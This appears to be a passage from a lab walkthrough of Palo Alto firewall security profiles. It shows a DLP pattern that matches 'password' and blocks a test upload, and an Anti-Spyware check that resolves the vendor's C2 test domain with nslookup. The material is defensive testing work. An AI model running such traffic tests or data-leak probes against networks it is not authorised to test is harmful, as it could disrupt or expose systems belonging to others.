
We create a txt fiile on the Windows client containing sensitive text files and keyword password.

We open the DLP testing web application at 192.168.200.24:5000 — a “Secure File Drop” form. Without any Data Filtering profile applied, uploading a file containing sensitive content completes successfully, confirmed by the green “Upload successful.” banner. This establishes our unprotected baseline.

Under Objects → Custom Objects → Data Patterns, we create a pattern named password-detect with regular expression password.

Under Objects → Security Profiles → Data Filtering, we create a profile (helena-dlp) referencing password-detect:
- Direction:
both(orupload) - Alert Threshold:
1 - Block Threshold:
1

We attach helena-dlp to our security policy rule.

From the client browser, we attempt to upload a text file (secretz.txt) containing the string password, the firewall blocks the transfer inline and displays Palo Alto’s Data Transfer Blocked page.

Under Monitor → Data Filtering Logs, the incident is logged with pattern name password-detect (ID: 60001), file name secretz.txt, and action block.
7. Anti-Spyware
Anti-Spyware profiles detect and block command-and-control (C2) communication, spyware phone-home traffic, and DNS-based exfiltration by matching traffic against Palo Alto’s threat intelligence signatures and DNS security policies.

To verify Anti-Spyware in action, we use test-c2.testpanw.com — Palo Alto’s official C2 test domain. From Windows 11 (10.200.0.21), we run an nslookup for the domain before the profile is applied. The DNS query resolves normally, returning Google’s CDN addresses (74.125.24.x) and the domain’s canonical name, confirming unrestricted DNS resolution.

Under Objects → Security Profiles → Anti-Spyware, we use the predefined strict profile.
